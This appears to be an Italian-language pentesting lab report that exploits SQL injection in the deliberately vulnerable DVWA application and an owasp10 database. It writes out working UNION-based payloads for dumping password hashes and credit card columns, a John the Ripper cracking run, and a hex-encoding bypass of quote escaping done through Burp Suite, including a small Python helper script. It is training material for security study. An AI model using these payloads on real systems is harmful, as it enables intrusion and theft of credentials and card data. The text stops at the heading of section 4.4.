# SECURE SENTINELS

# SQL INJECTION & DATA EXFILTRATION


**Modulo:** Cybersecurity & Web Application Pentesting

## Introduzione

Durante l'attività di **Security Assessment/Pentesting**, è stata identificata una vulnerabilità di tipo **SQL Injection (SQLi)** critica. Tale falla permette a un utente non autorizzato di interagire direttamente con il **database** dell'applicazione, superando i controlli di autenticazione e accedendo a dati sensibili. La **SQL Injection** è una delle vulnerabilità web più datate, ma tuttora tra le più pericolose e diffuse nel panorama della **cybersecurity**. Si verifica quando un'applicazione non gestisce correttamente i dati inseriti dall'utente, permettendo a un malintenzionato di "iniettare" frammenti di codice **SQL** all'interno delle **query** inviate al **database**. Il cuore della vulnerabilità risiede nella mancata separazione tra i dati e i comandi. Quando un software concatena direttamente **l'input** di un utente (come un nome utente o un ID prodotto) in una stringa di **query**, il **database** non è in grado di distinguere dove finisce il dato e dove inizia l'istruzione logica**.**

## Obiettivo

Dimostrazione pratica di sfruttamento vulnerabilità SQL Injection per furto credenziali e accesso a database esterni, con bypass dei filtri di sicurezza.

---


# 1) Fase Preliminare: Verifica Vulnerabilità (Livello Low)

**Obiettivo** Verificare se il campo di input "User ID" dell'applicazione è vulnerabile a **SQL Injection** (SQLi) e comprendere come l'applicazione gestisce l'input dell'utente senza filtri di sicurezza.

**Procedura Operativa** In un contesto con livello di sicurezza impostato su "Low", abbiamo inserito nel campo di testo un **payload booleano** classico. L'obiettivo era alterare la logica della query SQL sottostante trasformandola in una condizione sempre vera (TRUE).

- **Payload iniettato:** ***' OR '1'='1***

**Risultato Osservato** Il database ha risposto positivamente all'iniezione. Invece di restituire un errore o nessun risultato, l'applicazione ha mostrato a schermo l'elenco completo di tutti gli utenti registrati nella tabella **`users`**.




**Analisi Tecnica** Il successo dell'attacco conferma la totale mancanza di sanitizzazione dell'input (**input sanitization**). Il database ha interpretato il payload ***' OR '1'='1*** non come una semplice stringa di testo, ma come codice SQL legittimo.

---


# 2. Attacco Principale: Furto Credenziali "Pablo Picasso"

**Obiettivo** L'obiettivo di questa fase è scalare l'attacco precedente per recuperare informazioni sensibili, specificamente la password in chiaro dell'utente "Pablo Picasso" **(username: `pablo`)**, al fine di comprometterne l'account.

## 2.1 Estrazione degli Hash

**Procedura:** Per ottenere le credenziali, abbiamo modificato il vettore di attacco SQL Injection utilizzando l'operatore **`UNION`**. Questo ci ha permesso di unire i risultati della query originale con i dati provenienti dalla tabella `users`, estraendo le colonne **`user`** e **`password`**.

**Payload Iniettato:`' UNION SELECT user, password FROM users #`**





**Risultato**: L'applicazione ha restituito a schermo un elenco di utenti associati ai rispettivi hash delle password:

- *Utente individuato*: **pablo**
- *Hash esfiltrato*: **10d107d09f5bbe40cade3de5c71e9e9b7**

## 2.2 Cracking della Password

Poiché la password recuperata non era in chiaro ma cifrata tramite hashing, non era immediatamente utilizzabile per il login. Abbiamo quindi proceduto con un attacco offline sulla nostra macchina attaccante (Kali Linux). Per prima cosa, abbiamo copiato l'hash esfiltrato e lo abbiamo salvato all'interno di un file di testo denominato **passSQL**




Successivamente, abbiamo utilizzato lo strumento di password cracking *John the Ripper*. Eseguendo un attacco a dizionario contro il file salvato comando: **`john --format=Raw-MD5 passSQL`**

Il software ha confrontato l'hash con la wordlist di sistema. L'attacco ha avuto successo in pochi istanti: come mostra il terminale.


```
┌──(kali㉿kali)-[~/John]
└─$ john --format=Raw-MD5 passSQL
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:01 DONE 2/3 (2026-01-26 03:55) 0.8695g/s 333.9p/s 333.9c/s 333.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/John]
└─$
```

Il tool ha decifrato l'hash rivelando che la password in chiaro associata all'utente pablo è **`letmein`**.

## 2.3 Verifica Accesso

A conclusione della catena d'attacco, abbiamo verificato la validità delle informazioni ottenute. Tornando alla pagina di login dell'applicazione

DVWA, abbiamo inserito lo username **`pablo`** e la password appena crackata **`letmein`**.




L'operazione è andata a buon fine, garantendoci l'accesso completo come utente autenticato, come confermato dalla dashboard che mostra "**Username: pablo**"

---


# 3. Bonus: Lateral Movement & Database Esterni (Livello Low)

**Obiettivo:** Una volta compromesso il database dell'applicazione principale, abbiamo deciso di non fermarci, ma di tentare un "**movimento laterale**". L'obiettivo era sfruttare la stessa vulnerabilità per esplorare l'intero server e verificare la presenza di altri database

## 3.1 Enumerazione dei Database (Schema Discovery)

Per mappare l'ambiente, abbiamo interrogato la tabella di sistema **information_schema.schemata**, che contiene l'indice di tutti i database gestiti dal server MySQL.


**Payload Iniettato*:*** **`' UNION SELECT 1 schema_name FROM information_schema.schemata#`**




a

Identificato il target **owasp10**, abbiamo focalizzato l'attacco su di esso per comprenderne la struttura interna. Abbiamo interrogato **information_schema.tables** filtrando specificamente per questo schema, con l'obiettivo di elencare le tabelle che lo compongono.

**Payload Iniettato*:* ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'owasp10' #**





L'output mostra chiaramente le tabelle scoperte, tra cui spicca immediatamente per criticità una tabella chiamata **credit_cards**.

## 3.3 Enumerazione delle Colonne

Individuata la tabella **credit_cards**, non potevamo ancora estrarne i dati poiché non conoscevamo i nomi dei campi al suo interno.

Per costruire una query di estrazione valida, è stato necessario interrogare la tabella di sistema **`information_schema.columns`**.


**Payload Iniettato*:* ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'credit_cards' #**



Questa operazione ci ha permesso di identificare con precisione i nomi delle colonne contenenti i dati sensibili, ovvero **ccid**, **ccnumber**, **ccv**, **expiration**.

## 3.4 Data Dump (Esfiltrazione Carte di Credito)

Confermato che la tabella credit_cards conteneva dati sensibili, abbiamo sferrato l'attacco finale per esfiltrarne il contenuto in chiaro. Abbiamo costruito una query diretta verso quella specifica tabella esterna: **' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #**




Il risultato, visibile nell'ultima schermata, è stato il recupero completo di **CCNUMBER** (visualizzati nel campo "First name") e dei relativi codici **CCV** (nel campo "Surname"), dimostrando come una falla in un'applicazione possa compromettere dati appartenenti a servizi completamente diversi ospitati sullo stesso server.

---

# 4. Livello Avanzato: Bypass Filtri (Livello Medium)

**Obiettivo:** Replicare gli attacchi precedenti in un ambiente più ostile.

A differenza del livello "**Low**", il livello "**Medium**" implementa difese attive effettuando l'escape dei caratteri speciali, rendendo inefficace l'uso dell'apice singolo ( ' ) che avevamo usato finora per manipolare le query.


Per superare queste limitazioni, abbiamo adottato un approccio combinato:

1. **Burp Suite:** Per intercettare le richieste **HTTP** e modificare il parametro **id** prima che raggiungesse il server, aggirando le restrizioni dell'interfaccia grafica.
2. **Hex Encoding:** Per neutralizzare il filtro sugli apici. Poiché non potevamo scrivere stringhe tra virgolette (es. **'admin'**), abbiamo convertito le stringhe in valori esadecimali (es. **0x6164**...), che SQL interpreta automaticamente come testo senza bisogno di apici.

## 4.1 Verifica Vulnerabilità via Burp

Il primo passo è stato confermare che, nonostante i filtri, il campo fosse ancora vulnerabile.

Abbiamo intercettato la richiesta di login e l'abbiamo inviata al modulo "**Repeater**" di Burp Suite. Qui abbiamo iniettato un test booleano modificando il parametro **id** nel corpo della richiesta.




La risposta del server, visibile nello screenshot, ha confermato che **l'iniezione SQL era ancora possibile** agendo direttamente sul protocollo HTTP.

## 4.2 Estrazione Utente Specifico (Bypass Hex)


L'obiettivo era estrarre nuovamente i dati dell'utente "pablo".

Un payload classico come **WHERE user = 'pablo'** sarebbe fallito a causa del blocco sugli apici.

Abbiamo quindi utilizzato uno script Python per convertire la stringa "pablo" nel suo corrispondente esadecimale (**0x7061626c6f**).

```python
def text_to_sql_hex(input_string):
    """
    Converte una stringa in formato esadecimale per SQL (MySQL/MariaDB).
    Aggiunge il prefisso '0x' e rimuove gli spazi.
    """

    hex_val = input_string.encode('utf-8').hex() # Codifico la stringa in byte e poi in esadecimale

    return f"0x{hex_val}" # Aggiungo il prefisso standard per i letterali hex in SQL

def main():
    print("--- Generatore Hex per SQL Injection (DVWA/CTF) ---")
    print("Utile per bypassare filtri come mysql_real_escape_string")
    print("Scrivi 'esci' per chiudere.\n")

    while True:
        user_input = input("Inserisci la stringa (es. admin): ")

        if user_input.lower() == 'esci':
            break

        sql_hex = text_to_sql_hex(user_input)

        print(f"\nStringa originale: {user_input}")
        print(f"Payload SQL:       {sql_hex}")
        print("-" * 40)

if __name__ == "__main__":
    main()
```

Il payload finale iniettato è stato: **UNION SELECT user, password FROM users WHERE user=0x7061626c6f #**




Come mostra l'immagine il database ha eseguito la query senza errori, restituendoci l'hash della password e dimostrando l'efficacia del bypass.

## 4.3 Scoperta Tabelle Esterne (Bypass Hex)

Abbiamo applicato la stessa logica per enumerare nuovamente le tabelle del database esterno **owasp10**.

Per evitare le virgolette, abbiamo convertito "owasp10" in **esadecimale** (0x6f776173703130).





Iniettando il payload trasformato tramite Burp Suite, abbiamo ottenuto la lista delle tabelle esterne, visualizzata chiaramente nella risposta del server, confermando la presenza della tabella critica **credit_cards**.

## 4.4 Esfiltrazione Carte di Credito (Medium)

